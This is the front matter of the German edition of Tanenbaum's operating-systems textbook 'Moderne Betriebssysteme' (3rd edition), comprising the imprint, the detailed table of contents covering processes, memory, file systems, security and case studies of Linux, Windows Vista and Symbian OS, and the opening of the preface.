

Andrew S. Tanenbaum

Moderne Betriebssysteme

3., aktualisierte Auflage

Moderne Betriebssysteme

Andrew S. Tanenbaum

Moderne Betriebssysteme

3., aktualisierte Auflage



ein Imprint von Pearson Education
München • Boston • San Francisco • Harlow, England
Don Mills, Ontario • Sydney • Mexico City
Madrid • Amsterdam

Bibliografische Information Der Deutschen Nationalbibliothek

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über <http://dnb.d-nb.de> abrufbar.

Die Informationen in diesem Buch werden ohne Rücksicht auf einen eventuellen Patentschutz veröffentlicht.

Warennamen werden ohne Gewährleistung der freien Verwendbarkeit benutzt.

Bei der Zusammenstellung von Texten und Abbildungen wurde mit größter Sorgfalt vorgegangen. Trotzdem können Fehler nicht ausgeschlossen werden.

Verlag, Herausgeber und Autoren können für fehlerhafte Angaben

und deren Folgen weder eine juristische Verantwortung noch irgendeine Haftung übernehmen.

Für Verbesserungsvorschläge und Hinweise auf Fehler sind Verlag und Autoren dankbar.

Authorized translation from the English language edition, entitled MODERN OPERATING SYSTEMS, 3rd Edition by ANDREW TANENBAUM, published by Pearson Education, Inc, publishing as Prentice Hall, Copyright © 2008. GERMAN language edition published by PEARSON EDUCATION DEUTSCHLAND GMBH, Copyright © 2009

Es konnten nicht alle Rechteinhaber von Abbildungen ermittelt werden. Sollte dem Verlag gegenüber der Nachweis der Rechtsinhaberschaft geführt werden, wird das branchenübliche Honorar nachträglich gezahlt.

Alle Rechte vorbehalten, auch die der fotomechanischen Wiedergabe und der Speicherung in elektronischen Medien. Die gewerbliche Nutzung der in diesem Produkt gezeigten Modelle und Arbeiten ist nicht zulässig.

Fast alle Produktbezeichnungen und weitere Stichworte und sonstige Angaben, die in diesem Buch verwendet werden, sind als eingetragene Marken geschützt.

Da es nicht möglich ist, in allen Fällen zeitnah zu ermitteln, ob ein Markenschutz besteht, wird das ® Symbol in diesem Buch nicht verwendet.

Umwelthinweis:

Dieses Produkt wurde auf chlорfrei gebleichtem Papier gedruckt.

Die Einschrumpffolie – zum Schutz vor Verschmutzung – ist aus umweltverträglichem und recyclingfähigem PE-Material.

10 9 8 7 6 5 4 3 2 1

10 09

ISBN 978-3-8273-7342-7

© 2009 Pearson Studium

ein Imprint der Pearson Education Deutschland GmbH,
Martin-Kollar-Straße 10-12, D-81829 München/Germany

Alle Rechte vorbehalten

www.pearson-studium.de

Lektorat: Birger Peil, bpeil@pearson.de

Übersetzung: Dipl.-Inf. Katharina Pieper

Fachlektorat: Professor Dr. Harald Görl, Professor Dr. Uwe Baumgarten

Korrektorat: Petra Kienle

Einbandgestaltung: Thomas Arlt, tarlt@adesso21.net

Herstellung: Monika Weiher, mweiher@pearson.de

Satz: mediaService, Siegen (www.media-service.tv)

Druck und Verarbeitung: Kösel, Krugzell (www.KoeselBuch.de)

Printed in Germany

Inhaltsübersicht

Vorwort	23
Kapitel 1 Einführung	29
Kapitel 2 Prozesse und Threads	123
Kapitel 3 Speicherverwaltung	227
Kapitel 4 Dateisysteme	313
Kapitel 5 Eingabe und Ausgabe	395
Kapitel 6 Deadlocks	511
Kapitel 7 Multimedia-Betriebssysteme	549
Kapitel 8 Multiprozessorsysteme	611
Kapitel 9 IT-Sicherheit	709
Kapitel 10 Fallstudie 1: Linux	831
Kapitel 11 Fallstudie 2: Windows Vista	935
Kapitel 12 Fallstudie 3: Symbian OS	1065
Kapitel 13 Entwurf von Betriebssystemen	1099
Kapitel 14 Bibliografie	1153
Fachwörterverzeichnis	1199
Namensregister	1219
Register	1221

Inhaltsverzeichnis

Vorwort	23
Kapitel 1 Einführung	29
1.1 Was ist ein Betriebssystem?	33
1.1.1 Das Betriebssystem als eine erweiterte Maschine	33
1.1.2 Das Betriebssystem als Ressourcenverwalter	35
1.2 Geschichte der Betriebssysteme	37
1.2.1 Die erste Generation (1945–1955) – auf Basis von Elektronenröhren	38
1.2.2 Die zweite Generation (1955–1965) – Transistoren und Stapelverarbeitungssysteme	38
1.2.3 Die dritte Generation (1965–1980) – integrierte Schaltkreise und Multiprogrammierung	41
1.2.4 Die vierte Generation (1980 bis heute) – der Personalcomputer (PC)	46
1.3 Überblick über die Computer-Hardware	50
1.3.1 Prozessoren	51
1.3.2 Arbeitsspeicher	55
1.3.3 Festplatten	58
1.3.4 Magnetbänder	59
1.3.5 Ein-/Ausgabegeräte	60
1.3.6 Bussysteme	63
1.3.7 Hochfahren des Computers	66
1.4 Die Betriebssystemfamilie	67
1.4.1 Betriebssysteme für Großrechner	67
1.4.2 Betriebssysteme für Server	68
1.4.3 Betriebssysteme für Multiprozessorsysteme	68
1.4.4 Betriebssysteme für Personalcomputer	68
1.4.5 Betriebssysteme für Handheld-Computer	69
1.4.6 Betriebssysteme für eingebettete Systeme	69
1.4.7 Betriebssysteme für Sensorknoten	69
1.4.8 Echtzeitbetriebssysteme	70
1.4.9 Betriebssysteme für Smart Cards	71
1.5 Betriebssystemkonzepte	71
1.5.1 Prozesse	71
1.5.2 Adressräume	74
1.5.3 Dateien	75
1.5.4 Ein- und Ausgabe	78
1.5.5 Datenschutz und Datensicherheit	78
1.5.6 Die Shell	79
1.5.7 Die Ontogenese rekapituliert die Phylogenie	80

1.6	Systemaufrufe	84
1.6.1	Systemaufrufe zur Prozessverwaltung	89
1.6.2	Systemaufrufe zur Dateiverwaltung	91
1.6.3	Systemaufrufe zur Verzeichnisverwaltung	92
1.6.4	Sonstige Systemaufrufe	94
1.6.5	Die Win32-Programmierschnittstelle (API) unter Windows	95
1.7	Betriebssystemstrukturen	98
1.7.1	Monolithische Systeme	98
1.7.2	Geschichtete Systeme	100
1.7.3	Mikrokerne	101
1.7.4	Das Client-Server-Modell	104
1.7.5	Virtuelle Maschinen	105
1.7.6	Exokerne	109
1.8	Die Welt aus der Sicht von C	109
1.8.1	Die Programmiersprache C	109
1.8.2	Header-Dateien	110
1.8.3	Große Programmierprojekte	111
1.8.4	Das Laufzeitmodell	113
1.9	Forschung im Bereich der Betriebssysteme	113
1.10	Überblick über das Buch	115
1.11	Metrische Einheiten	116
	Zusammenfassung	117
	Übungen	118
2	Kapitel 2 Prozesse und Threads	123
2.1	Prozesse	124
2.1.1	Das Prozessmodell	125
2.1.2	Prozesserzeugung	127
2.1.3	Prozessbeendigung	129
2.1.4	Prozesshierarchien	130
2.1.5	Prozesszustände	131
2.1.6	Implementierung von Prozessen	133
2.1.7	Modellierung der Multiprogrammierung	135
2.2	Threads	137
2.2.1	Der Gebrauch von Threads	137
2.2.2	Das klassische Thread-Modell	143
2.2.3	POSIX-Threads	147
2.2.4	Implementierung von Threads im Benutzeradressraum	149
2.2.5	Implementierung von Threads im Kern	153
2.2.6	Hybride Implementierungen	154
2.2.7	Scheduler-Aktivierungen	155
2.2.8	Pop-up-Threads	156
2.2.9	Einfach-Thread-Code in Mehrfach-Thread-Code umwandeln	157
2.3	Interprozesskommunikation	161
2.3.1	Race Conditions	161
2.3.2	Kritische Regionen	163
2.3.3	Wechselseitiger Ausschluss mit aktivem Warten	164

2.3.4	Sleep und Wakeup	170
2.3.5	Semaphor.	173
2.3.6	Mutex	176
2.3.7	Monitor	181
2.3.8	Nachrichtenaustausch.	187
2.3.9	Barrieren	190
2.4	Scheduling.	192
2.4.1	Einführung in das Scheduling	192
2.4.2	Scheduling in Stapelverarbeitungssystemen	200
2.4.3	Scheduling in interaktiven Systemen.	202
2.4.4	Scheduling in Echtzeitsystemen.	208
2.4.5	Strategie versus Mechanismus	209
2.4.6	Thread-Scheduling	210
2.5	Klassische Probleme der Interprozesskommunikation	212
2.5.1	Das Philosophenproblem	212
2.5.2	Das Leser-Schreiber-Problem	215
2.6	Forschung zu Prozessen und Threads	217
	Zusammenfassung.	218
	Übungen	219
Kapitel 3 Speicherverwaltung		227
3.1	Systeme ohne Speicherabstraktion	229
3.2	Speicherabstraktion: Adressräume.	232
3.2.1	Das Konzept des Adressraumes	233
3.2.2	Swapping	235
3.2.3	Verwaltung freien Speichers.	237
3.3	Virtueller Speicher	241
3.3.1	Paging.	242
3.3.2	Seitentabellen	246
3.3.3	Beschleunigung des Paging.	248
3.3.4	Seitentabellen für große Speicherbereiche.	251
3.4	Seitenersetzungsalgorithmen	255
3.4.1	Der optimale Algorithmus zur Seitenersetzung.	256
3.4.2	Der Not-Recently-Used-Algorithmus (NRU)	257
3.4.3	Der First-In-First-Out-Algorithmus (FIFO)	258
3.4.4	Der Second-Chance-Algorithmus	258
3.4.5	Der Clock-Algorithmus	259
3.4.6	Der Least-Recently-Used-Algorithmus (LRU)	260
3.4.7	Simulation von LRU durch Software	261
3.4.8	Der Working-Set-Algorithmus	263
3.4.9	Der WSClock-Algorithmus	267
3.4.10	Zusammenfassung der Seitenersetzungsstrategien	269
3.5	Entwurfskriterien für Paging-Systeme	270
3.5.1	Lokale versus globale Zuteilungsstrategien	270
3.5.2	Lastkontrolle	273
3.5.3	Seitengröße	273

3.5.4	Trennung von Befehls- und Datenräumen	275
3.5.5	Gemeinsame Seiten	276
3.5.6	Gemeinsame Bibliotheken	277
3.5.7	Memory-Mapped-Dateien	280
3.5.8	Bereinigungsstrategien	280
3.5.9	Schnittstelle des virtuellen Speichersystems	281
3.6	Implementierungsaspekte	282
3.6.1	Aufgaben des Betriebssystems beim Paging	282
3.6.2	Behandlung von Seitenfehlern	283
3.6.3	Sicherung von unterbrochenen Befehlen	284
3.6.4	Sperren von Seiten im Speicher	285
3.6.5	Hintergrundspeicher	286
3.6.6	Trennung von Strategie und Mechanismus	288
3.7	Segmentierung	289
3.7.1	Implementierung von Segmentierung	293
3.7.2	Segmentierung mit Paging: MULTICS	294
3.7.3	Segmentierung mit Paging: der Intel Pentium	297
3.8	Forschung zur Speicherverwaltung	302
	Zusammenfassung	303
	Übungen	304
4	Kapitel 4 Dateisysteme	313
4.1	Dateien	316
4.1.1	Benennung von Dateien	316
4.1.2	Dateistruktur	318
4.1.3	Dateitypen	319
4.1.4	Dateizugriff	321
4.1.5	Dateiattribute	322
4.1.6	Dateioperationen	324
4.1.7	Beispielprogramm mit Aufrufen zum Dateisystem	325
4.2	Verzeichnisse	328
4.2.1	Verzeichnissysteme mit einer Ebene	328
4.2.2	Hierarchische Verzeichnissysteme	329
4.2.3	Pfadnamen	329
4.2.4	Operationen auf Verzeichnissen	332
4.3	Implementierung von Dateisystemen	333
4.3.1	Layout eines Dateisystems	333
4.3.2	Implementierung von Dateien	334
4.3.3	Implementierung von Verzeichnissen	340
4.3.4	Gemeinsam benutzte Dateien	343
4.3.5	Log-basierte Dateisysteme	346
4.3.6	Journaling-Dateisysteme	348
4.3.7	Virtuelle Dateisysteme	350
4.4	Dateisystemverwaltung und -optimierung	353
4.4.1	Plattenspeicherverwaltung	354
4.4.2	Sicherung von Dateisystemen	361
4.4.3	Konsistenz eines Dateisystems	367

4.4.4	Performanz eines Dateisystems	371
4.4.5	Defragmentierung von Plattspeicher	376
4.5	Beispiele von Dateisystemen	377
4.5.1	CD-ROM-Dateisysteme	377
4.5.2	Das MS-DOS-Dateisystem	383
4.5.3	Das UNIX-V7-Dateisystem	386
4.6	Forschung zu Dateisystemen	389
	Zusammenfassung	390
	Übungen	390
Kapitel 5	Eingabe und Ausgabe	395
5.1	Grundlagen der Ein-/Ausgabe-Hardware	396
5.1.1	Ein-/Ausgabegeräte	396
5.1.2	Controller	398
5.1.3	Memory-Mapped-Ein-/Ausgabe	399
5.1.4	Direct Memory Access (DMA)	403
5.1.5	Interrupts	406
5.2	Grundlagen der Ein-/Ausgabe-Software	411
5.2.1	Ziele von Ein-/Ausgabe-Software	411
5.2.2	Programmierte Ein-/Ausgabe	413
5.2.3	Interruptgesteuerte Ein-/Ausgabe	414
5.2.4	Ein-/Ausgabe mit DMA	415
5.3	Schichten der Ein-/Ausgabe-Software	416
5.3.1	Unterbrechungsroutinen	417
5.3.2	Gerätetreiber	418
5.3.3	Geräteunabhängige Ein-/Ausgabe-Software	422
5.3.4	Ein-/Ausgabe-Software im Benutzeradressraum	428
5.4	Plattspeicher	430
5.4.1	Hardware von Plattspeichern	430
5.4.2	Formatierung von Plattspeichern	447
5.4.3	Strategien zur Steuerung des Plattenarms	451
5.4.4	Fehlerbehandlung	454
5.4.5	Zuverlässiger Speicher	457
5.5	Uhren	461
5.5.1	Hardwareuhren	461
5.5.2	Softwareuhren	463
5.5.3	Soft-Timer	466
5.6	Benutzungsschnittstellen: Tastatur, Maus, Bildschirm	467
5.6.1	Eingabe-Software	468
5.6.2	Ausgabe-Software	473
5.7	Thin Clients	490
5.8	Energieverwaltung	492
5.8.1	Hardwareaspekte	493
5.8.2	Betriebssystemaspekte	495
5.8.3	Energieverwaltung und Anwendungsprogramme	500

5.9	Forschung im Bereich Ein-/Ausgabe	502
	Zusammenfassung.....	503
	Übungen.....	504
Kapitel 6 Deadlocks		511
6.1	Ressourcen	513
6.1.1	Unterbrechbare und nicht unterbrechbare Ressourcen	513
6.1.2	Ressourcenanforderung	514
6.2	Einführung in Deadlocks.....	516
6.2.1	Voraussetzungen für Ressourcen-Deadlocks	517
6.2.2	Modellierung von Deadlocks.....	517
6.3	Der Vogel-Strauß-Algorithmus	520
6.4	Erkennen und Beheben von Deadlocks	521
6.4.1	Deadlock-Erkennung bei einer Ressource je Typ	521
6.4.2	Deadlock-Erkennung bei mehreren Ressourcen je Typ	523
6.4.3	Beheben von Deadlocks.....	526
6.5	Verhinderung von Deadlocks (Avoidance).....	528
6.5.1	Ressourcenspuren	528
6.5.2	Sichere und unsichere Zustände.....	529
6.5.3	Der Bankier-Algorithmus für eine einzelne Ressource	531
6.5.4	Der Bankier-Algorithmus für mehrere Ressourcen.....	532
6.6	Vermeidung von Deadlocks (Prevention)	533
6.6.1	Unterlaufen der Bedingung des wechselseitigen Ausschlusses....	534
6.6.2	Unterlaufen der Hold-and-Wait-Bedingung	534
6.6.3	Unterlaufen der Bedingung der Ununterbrechbarkeit	535
6.6.4	Unterlaufen der zyklischen Wartebedingung	535
6.7	Weitere Themen zu Deadlocks	536
6.7.1	Zwei-Phasen-Sperren.....	537
6.7.2	Kommunikationsdeadlocks	537
6.7.3	Livelock	539
6.7.4	Verhungern.....	541
6.8	Forschung zu Deadlocks	541
	Zusammenfassung.....	542
	Übungen.....	543
Kapitel 7 Multimedia-Betriebssysteme		549
7.1	Einführung in Multimedia	551
7.2	Multimedia-Dateien.....	555
7.2.1	Codierung von Videodaten	557
7.2.2	Codierung von Audiodaten	560
7.3	Videokompression	561
7.3.1	Der JPEG-Standard	562
7.3.2	Der MPEG-Standard	565
7.4	Audiokompression	568
7.5	Multimedia-Prozess-Scheduling	572
7.5.1	Scheduling von homogenen Prozessen.....	572
7.5.2	Allgemeines Echtzeit-Scheduling	573

7.5.3	Raten-monotones Scheduling	574
7.5.4	Earliest-Deadline-First-Scheduling	576
7.6	Modelle für Multimedia-Dateisysteme.	578
7.6.1	Videorecorder-Steuerfunktionen	579
7.6.2	Near-Video-on-Demand.	581
7.6.3	Near-Video-on-Demand mit Videorecorder-Steuerfunktionen	583
7.7	Dateiplatzierung	585
7.7.1	Platzierung einer Datei auf einer einzelnen Platte.	585
7.7.2	Zwei alternative Strategien zur Dateiorganisation.	586
7.7.3	Platzierung von Dateien für Near-Video-on-Demand	590
7.7.4	Platzierung mehrerer Dateien auf einer einzelnen Platte	592
7.7.5	Platzierung von Dateien auf mehreren Platten.	594
7.8	Caching	596
7.8.1	Block-Caching	597
7.8.2	Datei-Caching.	599
7.9	Plattenspeicher-Scheduling für Multimedia	599
7.9.1	Statisches Plattenspeicher-Scheduling.	599
7.9.2	Dynamisches Plattenspeicher-Scheduling.	601
7.10	Forschung im Bereich Multimedia.	603
	Zusammenfassung.	604
	Übungen	605
Kapitel 8	Multiprozessorsysteme	611
8.1	Multiprozessoren	615
8.1.1	Hardware von Multiprozessoren	615
8.1.2	Betriebssystemarten für Multiprozessoren.	624
8.1.3	Synchronisation in Multiprozessorsystemen.	628
8.1.4	Multiprozessor-Scheduling.	633
8.2	Multicomputer	639
8.2.1	Hardware von Multicomputern	640
8.2.2	Low-Level-Kommunikationssoftware.	644
8.2.3	Kommunikationssoftware auf Benutzerebene	646
8.2.4	Entfernter Prozedurauftrag (RPC).	650
8.2.5	Distributed Shared Memory	652
8.2.6	Multicomputer-Scheduling.	657
8.2.7	Lastausgleich	658
8.3	Virtualisierung.	661
8.3.1	Anforderungen für die Virtualisierung.	663
8.3.2	Typ-1-Hypervisor	664
8.3.3	Typ-2-Hypervisor	665
8.3.4	Paravirtualisierung	667
8.3.5	Speichervirtualisierung.	669
8.3.6	Ein-/Ausgabevirtualisierung	671
8.3.7	Virtual Appliances	672
8.3.8	Virtuelle Maschinen bei Mehrkernprozessoren.	673
8.3.9	Fragen bezüglich der Lizenzierung.	674

8.4	Verteilte Systeme	674
8.4.1	Netzwerkhardware	677
8.4.2	Netzwerkdienste und -protokolle	680
8.4.3	Dokumentenbasierte Middleware	684
8.4.4	Dateisystembasierte Middleware	686
8.4.5	Objektbasierte Middleware	691
8.4.6	Koordinationsbasierte Middleware	692
8.4.7	Grid-Systeme	698
8.5	Forschung zu Multiprozessorsystemen	699
	Zusammenfassung	700
	Übungen	701
9. Kapitel 9	IT-Sicherheit	709
9.1	Die Sicherheitsumgebung	712
9.1.1	Bedrohungen	712
9.1.2	Angreifer	714
9.1.3	Unbeabsichtigter Datenverlust	715
9.2	Grundlagen der Kryptografie	715
9.2.1	Symmetrische Kryptografie	717
9.2.2	Public-Key-Kryptografie	717
9.2.3	Einwegfunktionen	719
9.2.4	Digitale Signaturen	719
9.2.5	Trusted Platform Module (TPM)	721
9.3	Schutzmechanismen	722
9.3.1	Schutzdomänen	722
9.3.2	Zugriffskontrolllisten	724
9.3.3	Capabilities	727
9.3.4	Vertrauenswürdige Systeme	730
9.3.5	Trusted Computing Base	732
9.3.6	Formale Modelle von sicheren Systemen	733
9.3.7	Multilevel-Sicherheit	735
9.3.8	Verdeckte Kanäle	737
9.4	Authentifizierung	742
9.4.1	Authentifizierung durch Passwörter	743
9.4.2	Authentifizierung durch Besitz	753
9.4.3	Biometrische Authentifizierung	756
9.5	Insider-Angriffe	758
9.5.1	Logische Bomben	759
9.5.2	Falltüren	760
9.5.3	Login-Spoofing	761
9.6	Das Ausnutzen von Programmierfehlern	762
9.6.1	Pufferüberlaufangriffe	763
9.6.2	Formatstring-Angriffe	765
9.6.3	Return-to-libc-Angriffe	767
9.6.4	Angriffe durch Ganzzahlüberlauf	769
9.6.5	Angriffe durch Code-Injektion	769
9.6.6	Privilege-Escalation-Angriff	771

9.7	Malware	771
9.7.1	Trojanische Pferde.....	774
9.7.2	Viren.....	777
9.7.3	Würmer	788
9.7.4	Spyware	791
9.7.5	Rootkits	795
9.8	Abwehrmechanismen.....	800
9.8.1	Firewalls	800
9.8.2	Antiviren- und Anti-Antivirentechniken	802
9.8.3	Codesignierung	809
9.8.4	Jailing	811
9.8.5	Modellbasierte Angriffserkennung.....	812
9.8.6	Kapselung von mobilem Code	814
9.8.7	Java-Sicherheit.....	818
9.9	Forschung zum Thema IT-Sicherheit.....	821
	Zusammenfassung.....	822
	Übungen	823
	Kapitel 10 Fallstudie 1: Linux	831
10.1	Die Geschichte von UNIX und Linux.....	833
10.1.1	UNICS	833
10.1.2	PDP-11-UNIX.....	834
10.1.3	Portable UNIX-Varianten	835
10.1.4	Berkeley-UNIX.....	836
10.1.5	Standard-UNIX	837
10.1.6	MINIX.....	838
10.1.7	Linux	839
10.2	Überblick über Linux	842
10.2.1	Ziele von Linux	842
10.2.2	Schnittstellen zu Linux.....	843
10.2.3	Die Shell	845
10.2.4	Hilfsprogramme unter Linux	848
10.2.5	Kernstruktur.....	851
10.3	Prozesse in Linux	853
10.3.1	Grundlegende Konzepte	854
10.3.2	Systemaufrufe zur Prozessverwaltung in Linux	857
10.3.3	Implementierung von Prozessen und Threads in Linux	861
10.3.4	Scheduling in Linux	868
10.3.5	Starten von Linux	871
10.4	Speicherverwaltung in Linux.....	874
10.4.1	Grundlegende Konzepte	874
10.4.2	Systemaufrufe zur Speicherverwaltung in Linux	878
10.4.3	Implementierung der Speicherverwaltung in Linux	879
10.4.4	Paging in Linux	885
10.5	Ein-/Ausgabe in Linux	889
10.5.1	Grundlegende Konzepte	889
10.5.2	Netzwerkimplementierung	891

10.5.3	Systemaufrufe zur Ein-/Ausgabe in Linux	892
10.5.4	Implementierung der Ein-/Ausgabe in Linux	893
10.5.5	Linux-Kernmodule	897
10.6	Das Linux-Dateisystem	898
10.6.1	Grundlegende Konzepte	898
10.6.2	Systemaufrufe zur Dateiverwaltung in Linux	903
10.6.3	Implementierung des Linux-Dateisystems	907
10.6.4	NFS – das Netzwerkdateisystem	916
10.7	Sicherheit in Linux	923
10.7.1	Grundlegende Konzepte	923
10.7.2	Systemaufrufe zu Sicherheitsfunktionen in Linux	925
10.7.3	Implementierung von Sicherheitsfunktionen in Linux	926
Zusammenfassung		927
Übungen		929
Kapitel 11	Fallstudie 2: Windows Vista	935
11.1	Die Geschichte von Windows Vista	936
11.1.1	Die 1980er: MS-DOS	937
11.1.2	Die 1990er: MS-DOS-basiertes Windows	937
11.1.3	Die 2000er: NT-basiertes Windows	938
11.1.4	Windows Vista	941
11.2	Programmierung von Windows Vista	942
11.2.1	Die native NT-Programmierschnittstelle	945
11.2.2	Die Win32-Programmierschnittstelle	949
11.2.3	Die Windows-Registrierungsdatenbank	953
11.3	Systemstruktur	956
11.3.1	Betriebssystemstruktur	957
11.3.2	Starten von Windows Vista	973
11.3.3	Implementierung des Objekt-Managers	974
11.3.4	Subsysteme, DLLs und Dienste im Benutzermodus	986
11.4	Prozesse und Threads in Windows Vista	989
11.4.1	Grundlegende Konzepte	989
11.4.2	API-Aufrufe zur Job-, Prozess-, Thread- und Fiberverwaltung	994
11.4.3	Implementierung von Prozessen und Threads	1000
11.5	Speicherverwaltung	1009
11.5.1	Grundlegende Konzepte	1009
11.5.2	Systemaufrufe zur Speicherverwaltung	1014
11.5.3	Implementierung der Speicherverwaltung	1016
11.6	Caching in Windows Vista	1026
11.7	Ein-/Ausgabe in Windows Vista	1028
11.7.1	Grundlegende Konzepte	1028
11.7.2	API-Aufrufe für die Ein-/Ausgabe	1030
11.7.3	Implementierung der Ein-/Ausgabe	1033
11.8	Das Windows-NT-Dateisystem	1039
11.8.1	Grundlegende Konzepte	1040
11.8.2	Implementierung des NT-Dateisystems	1041

11.9	IT-Sicherheit in Windows Vista	1052
11.9.1	API-Aufrufe zu Sicherheitsfunktionen.	1056
11.9.2	Implementierung von Sicherheitsfunktionen	1057
	Zusammenfassung.	1060
	Übungen	1061
Kapitel 12	Fallstudie 3: Symbian OS	1065
12.1	Die Geschichte von Symbian OS	1067
12.1.1	Die Wurzeln von Symbian OS: Psion und EPOC.	1067
12.1.2	Symbian OS Version 6	1068
12.1.3	Symbian OS Version 7	1069
12.1.4	Symbian OS heute.	1069
12.2	Überblick über Symbian OS	1070
12.2.1	Objektorientierung.	1070
12.2.2	Mikrokerndesign	1071
12.2.3	Der Nanokern von Symbian OS	1072
12.2.4	Client-Server-Ressourenzugriff.	1073
12.2.5	Merkmale eines größeren Betriebssystems.	1074
12.2.6	Kommunikation und Multimedia	1074
12.3	Prozesse und Threads in Symbian OS	1075
12.3.1	Threads und Nanothreads.	1075
12.3.2	Prozesse	1077
12.3.3	Aktive Objekte	1077
12.3.4	Interprozesskommunikation	1078
12.4	Speicherverwaltung	1079
12.4.1	Systeme ohne virtuellen Speicher	1079
12.4.2	Wie Symbian OS den Speicher adressiert	1081
12.5	Eingabe und Ausgabe	1083
12.5.1	Gerätetreiber	1083
12.5.2	Kernerweiterungen	1084
12.5.3	Direct Memory Access.	1085
12.5.4	Spezialfall: Speichermedien	1085
12.5.5	Blockieren der Ein-/Ausgabe	1086
12.5.6	Wechseldatenträger	1086
12.6	Speichersysteme	1087
12.6.1	Dateisysteme für mobile Geräte	1087
12.6.2	Das Symbian-OS-Dateisystem.	1088
12.6.3	Dateisystemsicherheit und -schutz.	1088
12.7	IT-Sicherheit in Symbian OS	1089
12.8	Kommunikation in Symbian OS	1092
12.8.1	Basisinfrastruktur	1092
12.8.2	Ein genauerer Blick auf die Infrastruktur.	1093
	Zusammenfassung.	1096
	Übungen	1097

Kapitel 13 Entwurf von Betriebssystemen	1099
13.1 Das Problem des Entwurfs	1101
13.1.1 Ziele	1101
13.1.2 Warum ist es schwierig, ein Betriebssystem zu entwerfen?	1102
13.2 Schnittstellenentwurf	1104
13.2.1 Leitlinien	1105
13.2.2 Paradigmen	1106
13.2.3 Die Systemaufrufsschnittstelle	1110
13.3 Implementierung	1113
13.3.1 Systemstruktur	1113
13.3.2 Mechanismus versus Strategie	1117
13.3.3 Orthogonalität	1118
13.3.4 Namensräume	1119
13.3.5 Zeitpunkt des Bindens	1121
13.3.6 Statische versus dynamische Strukturen	1122
13.3.7 Top-down- versus Bottom-up-Implementierung	1123
13.3.8 Nützliche Techniken	1124
13.4 Performanz	1130
13.4.1 Warum sind Betriebssysteme langsam?	1130
13.4.2 Was sollte verbessert werden?	1131
13.4.3 Der Zielkonflikt zwischen Laufzeit und Speicherplatz	1132
13.4.4 Caching	1135
13.4.5 Hints	1136
13.4.6 Ausnutzen der Lokalität	1137
13.4.7 Optimieren des Normalfalls	1137
13.5 Projektverwaltung	1138
13.5.1 Der Mythos vom Mann-Monat	1138
13.5.2 Teamstruktur	1140
13.5.3 Die Bedeutung der Erfahrung	1142
13.5.4 No Silver Bullet	1143
13.6 Trends beim Entwurf von Betriebssystemen	1143
13.6.1 Virtualisierung	1143
13.6.2 Mehrkern-Prozessoren	1144
13.6.3 Betriebssysteme mit großem Adressraum	1144
13.6.4 Netzwerkfähigkeiten	1145
13.6.5 Parallele und verteilte Systeme	1146
13.6.6 Multimedia	1146
13.6.7 Batteriebetriebene Computer	1146
13.6.8 Eingebettete Systeme	1147
13.6.9 Sensorknoten	1148
Zusammenfassung	1148
Übungen	1149

Kapitel 14 Bibliografie	1153
14.1 Empfehlungen für weiterführende Literatur	1154
14.1.1 Einführung und allgemeine Werke.....	1154
14.1.2 Prozesse und Threads	1155
14.1.3 Speicherverwaltung.....	1155
14.1.4 Ein- und Ausgabe	1156
14.1.5 Dateisysteme	1156
14.1.6 Deadlocks.....	1156
14.1.7 Multimedia-Betriebssysteme.....	1157
14.1.8 Multiprozessorsysteme	1157
14.1.9 IT-Sicherheit	1158
14.1.10 Linux	1160
14.1.11 Windows Vista.....	1161
14.1.12 Symbian OS.....	1161
14.1.13 Entwurfsprinzipien	1162
14.2 Alphabetische Literaturliste	1163
Fachwörterverzeichnis	1199
Namensregister	1219
Register	1221

Für Suzanne, Barbara, Marvin und zum Andenken an Bram und Sweetie π

Vorwort

Die dritte Auflage dieses Buches unterscheidet sich von der zweiten Auflage auf vielerlei Weise. Zunächst einmal sind die Kapitel neu angeordnet worden, so dass das zentrale Material nun am Anfang des Buches steht. Außerdem wird jetzt ein größeres Gewicht auf die Rolle des Betriebssystems als Erzeuger von Abstraktionen gelegt. Kapitel 1 wurde daraufhin stark aktualisiert und führt nun in diese Konzepte ein. Kapitel 2 behandelt die Abstraktion der CPU in mehrere Prozesse, Kapitel 3 die Abstraktion von physischem Speicher in Adressräume (virtueller Speicher) und Kapitel 4 die Abstraktion der Platte in Dateien. Zusammen bilden Prozesse, virtueller Speicher und Dateien die Schlüsselkonzepte des Betriebssystems, weshalb diese nun in den ersten Kapiteln vorgestellt werden.

Was bringt die dritte Auflage Neues?

Kapitel 1 wurde stark verändert und an vielen Stellen aktualisiert. Beispielsweise wird eine Einführung in die Programmiersprache C und das C-Laufzeitmodell für diejenigen Leser gegeben, die bisher nur mit Java vertraut sind.

In Kapitel 2 wird das Konzept der Threads besprochen. Das Kapitel ist überarbeitet und erweitert worden, um die große Bedeutung der Threads widerzuspiegeln. Unter anderem gibt es nun einen Abschnitt über den IEEE-Standard Pthreads.

Kapitel 3 behandelt die Speicherverwaltung. Es wurde neu angeordnet, um den Gedanken zu unterstreichen, dass eine der Schlüsselfunktionen eines Betriebssystems die Bereitstellung der Abstraktion eines virtuellen Adressraums für jeden Prozess ist. Älteres Material über Speicherverwaltung in Stapelverarbeitungssystemen wurde herausgenommen, das Material zur Implementierung von Paging ist aktualisiert worden. Damit wird auf die Tatsache eingegangen, dass heutzutage größere Adressräume verwaltet werden müssen und außerdem eine höhere Geschwindigkeit erforderlich ist.

Kapitel 4–7 wurden auf den neuesten Stand gebracht, wobei älteres Material entfernt und neues Material hinzugefügt wurde. Die Abschnitte über aktuelle Forschung in diesen Kapiteln sind von Grund auf neu geschrieben worden. Viele neue Übungs- und Programmieraufgaben sind hinzugekommen.

Kapitel 8 wurde aktualisiert, dazu gehört die Behandlung von Mehrkernsystemen. Ein vollständig neuer Abschnitt zu Virtualisierungstechnologie, Hypervisoren und virtuellen Maschinen wurde ergänzt, wobei VMware als Beispiel vorgestellt wird.

Kapitel 9 wurde stark überarbeitet und neu angeordnet. Hinzugekommen ist eine Reihe an neuem Material zum Ausnutzen von Codefehlern, Malware und den entsprechenden Abwehrmaßnahmen.

Kapitel 10 behandelt Linux. Das Kapitel ist eine Revision des alten Kapitels 10 (über UNIX und Linux). Der Schwerpunkt liegt nun deutlich auf Linux und es wurde sehr viel neues Material hinzugefügt.

In [Kapitel 11](#) wird Windows Vista besprochen. Es ist eine große Überarbeitung des alten Kapitels 11 (über Windows 2000). Damit wurde die Besprechung von Windows vollständig auf den neuesten Stand gebracht.

